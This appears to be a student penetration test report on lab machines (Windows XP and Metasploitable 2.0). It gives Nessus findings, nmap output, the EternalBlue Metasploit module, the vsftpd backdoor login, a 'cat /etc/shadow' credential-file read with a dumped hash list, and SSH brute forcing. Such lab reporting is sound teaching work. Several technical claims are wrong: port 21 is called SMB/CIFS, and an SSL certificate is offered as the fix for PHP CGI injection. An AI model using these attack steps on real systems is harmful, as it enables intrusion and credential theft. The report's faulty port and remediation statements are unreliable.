| Penetration Test |

| Report |

|CIS432 |

Prepared By:

Nicolas Derleth

CyberHive

Date of Report: May 4, 2023

IP Scope…


- WindowsXP
    - IP Address: 172.16.255.44
- Kali
    - IP Address:
        - 172.16.255.48
        - 192.168.1.138
- Metasploitable 2.0
    - IP Address:
        - 172.16.255.49
        - 192.168.1.238

Random Inc. requested a penetration test to assess the security posture of their network infrastructure. The scope of the test included identifying vulnerabilities, assessing the impact of these vulnerabilities, and providing recommendations for mitigation.

The overall security posture of RandomInc. is inadequate, with multiple vulnerabilities found during the testing. These vulnerabilities could potentially lead to unauthorized access, data leakage, and disruption of business operations.

The risk profile of Random Inc. is significant due to the number and severity of vulnerabilities found during the test. These vulnerabilities could result in data breaches, loss of sensitive information, and legal or regulatory consequences.

Windows XP Nessus Scan:



172.16.255.44

3	2	1	0	28
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 34

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	10.0	-	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.3	6.6	26920	SMB NULL Session Authentication
MEDIUM	5.3	-	57608	SMB Signing not required

Metasploitable 2.0:

172.16.255.49

9	4	17	5	72
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 107

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	8.9	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	-	51988	Bind Shell Backdoor Detection
CRITICAL	9.8	-	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0	-	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0*	7.4	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0*	7.4	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0*	5.9	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0*	-	61708	VNC Server 'password' Password
CRITICAL	10.0*	6.7	10203	rexecd Service Detection
HIGH	7.5	-	42256	NFS Shares World Readable
HIGH	7.5	5.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	6.7	90509	Samba Badlock Vulnerability
HIGH	7.5*	6.7	10205	rlogin Service Detection
MEDIUM	6.8	5.3	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection

MEDIUM	6.5	-	42263	Unencrypted Telnet Server
MEDIUM	5.9	3.6	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	5.1	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
MEDIUM	5.9	3.6	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.3	-	12085	Apache Tomcat Default Files
MEDIUM	5.3	4.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	-	57608	SMB Signing not required
MEDIUM	5.3	-	15901	SSL Certificate Expiry
MEDIUM	5.3	-	45411	SSL Certificate with Wrong Hostname
MEDIUM	5.3	-	26928	SSL Weak Cipher Suites Supported
MEDIUM	4.0*	6.3	52611	SMTP Service STARTTLS Plaintext Command Injection
MEDIUM	4.3*	-	90317	SSH Weak Algorithms Supported
MEDIUM	4.3*	4.5	81606	SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)
LOW	3.7	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	3.7	3.9	83738	SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam)
LOW	2.6*	2.5	70658	SSH Server CBC Mode Ciphers Enabled
LOW	2.6*	-	71049	SSH Weak MAC Algorithms Enabled
LOW	2.6*	-	10407	X Server Detection

Read more on the Nessus scan results: https://www.tenable.com/plugins/nessus/134862

The nessus scan highlights the vulnerabilities in the machine, this figure shows some of the vulnerabilities.

General Findings:

During the test, we identified several critical vulnerabilities in the network infrastructure, including unpatched systems, weak passwords, and lack of proper access controls. We also found that several services were running on outdated software versions, making them vulnerable to attacks. We began by gaining some information and utilizied the Nmap tool in order to search the network for open ports.


Windows XP:


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O 172.16.255.44
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-18 13:09 EDT
Nmap scan report for 172.16.255.44
Host is up (0.00056s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          FileZilla ftpd 0.9.32 beta
25/tcp  open  smtp         SLmail smtpd 5.5.0.4433
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:5A:9A:71 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: Host: fb-winxp; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:mic
rosoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 22.62 seconds
```

Based on the nmap scan of the Windows XP machine, there are few ports open that can be exploited, but the few that are open are extremely susceptible to exploitation.

Metasploitable 2.0:



As seen in the Metasploitable 2.0 nmap scan, there is an extreme amount of open ports on the machine, which are all susceptible to vulnerabilities.

Windows XP Machine: Exploitation

Port 21/tcp - SMB/CIFS:

SMB protocol and CIFS Computer Browser service running on Port 21/tcp are vulnerable to cyberattacks due to the use of unencrypted old versions, allowing hackers to gain unauthorized access to files and data. This protocol is also susceptible to information disclosure attacks, where remote attackers can retrieve sensitive information from process memory through crafted packets. The CIFS Computer Browser service vulnerability can cause denial of service by sending a ResetBrowser frame to the Master Browser.

Port 135 - epmap:

This protocol enables the launch of procedures that are remotely hosted through the distribution of an MS-RPC service's IP address and protocol. However, this can be restricted using the options of the module. The remote host may be affected by MS09-001, a memory corruption vulnerability in SMB that can allow attackers to execute arbitrary code or perform a denial of service. To mitigate this vulnerability, ensure that the latest updates are installed on Windows machines.

MS17-010:

MS17-010 is a vulnerability that affects the SMBv1 protocol. An attacker can exploit this vulnerability to execute arbitrary code on the target machine or perform a denial of service attack. The exploit can be launched using the command "use


exploit/windows/smb/ms17_010_eternalblue" in Metasploit. Microsoft recommends discontinuing the use of SMBv1 for unsupported Windows operating systems such as Windows XP and disabling SMBv1 using Microsoft KB2696547. Blocking TCP port 445 on all network boundary devices is also recommended to prevent SMB over the NetBIOS API. To mitigate this vulnerability, clean infected computers using ATTK and ensure anti-malware is installed on the source.


It is recommended to keep all software up to date and to use encryption whenever possible to reduce the risk of cyberattacks. Vulnerabilities such as these can be identified and mitigated through regular penetration testing.

Metasploitable 2.0 Machine: Exploitaion

Port 21 ftp:

The vsftpd smiley-face vulnerability in Metasploitable 2.0 machine allows for a backdoor exploit. An attacker can connect to the machine using telnet on port 21, ftp. Using the credentials "USER user:)" and "PASS pass," they can gain backdoor access to a shell with root privileges.






Once access is granted, they can use the "whoami" command to show root and "cat /etc/shadow" command to see the hashed passwords in the shadow file. The password for the root account "msfadmin" was cracked using a password cracker. The password should be updated to be more

secure. Also, telnet on port 23 should be disabled since it is insecure.

```
cat /etc/shadow;
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
georgia:$1$78UAeBE8$K22vmw1zKvliOXv5Bds8q1:19461:0:99999:7:::
```





Recommendations:

- Validate and recompile a legitimate copy of the source code to fix the vulnerability.
- Disable telnet on port 23.

Port 22 SSH:

Metasploitable 2.0 is vulnerable to brute force attacks on SSH. Using a brute force attack on the SSH login using the userlist and password list, the password for the "msfadmin" and "georgia" accounts were discovered. After gaining the password, the attacker was able to interact with the session with root privileges and view the shadow file with administrator privileges.







Recommendations:

- Disable root user logins.
- Change the default SSH port.
- Block access for users with blank passwords.
- Limit login/access attempts.
- Use SSH Version 2.
- Turn off TCP port forwarding and X11 forwarding.
- Connect with an SSH key.

Port 25:

SMTP is vulnerable to user enumeration attacks. An attacker can use enumeration tools to see all existing users. From there, the attacker can brute force the passwords or look up default passwords, which we already knew the account username and password from the attack before. To secure SMTP, it is recommended to enable TLS on the mail server. Enabling TLS encrypts the SMTP protocol on the transport layer by wrapping SMTP inside a TLS connection. This effectively secures SMTP and transforms it into SMTPS.





Recommendations:

- Enable TLS on the mail server.

Port 53 DNS:


Could not exploit the vulnerability; however, brute-forcing the domain can expose information.


Recommendations:

- Implement stronger password policies.

Port 80:

Metasploitable 2.0 is vulnerable to PHP CGI argument injection. An attacker can exploit this by visiting http://192.168.1.238/phpinfo.php to gain more information about the machine. There were six other directories found, which can potentially give unwanted access by going through these directories. I was also able to exploit the machine and gain access as www-data. To secure the system, it is recommended to buy an SSL certificate, install an SSL certificate on your web hosting account, ensure internal links direct to HTTPS, and set up 301 redirects.





Recommendations:

- Buy an SSL Certificate.
- Install an SSL Certificate on Your Web Hosting Account.
- Ensure Internal Links Direct to HTTPS.
- Set Up 301 Redirects.

Port 111: RPC

Using nmap, it was found that port 111 was open and running an RPC server. This port is extremely vulnerable to DOS attacks. To exploit this, simply follow the screenshot below.

Disabling the portmapper service altogether is one of the most secure measures that can be taken.

To do this, the following commands can be used:


- systemctl stop rpcbind
- systemctl stop rpcbind.socket
- systemctl disable rpcbind
- systemctl disable rpcbind.socket


Another fix is to enable a firewall to block inbound connections to this port.


Port 139 +445:

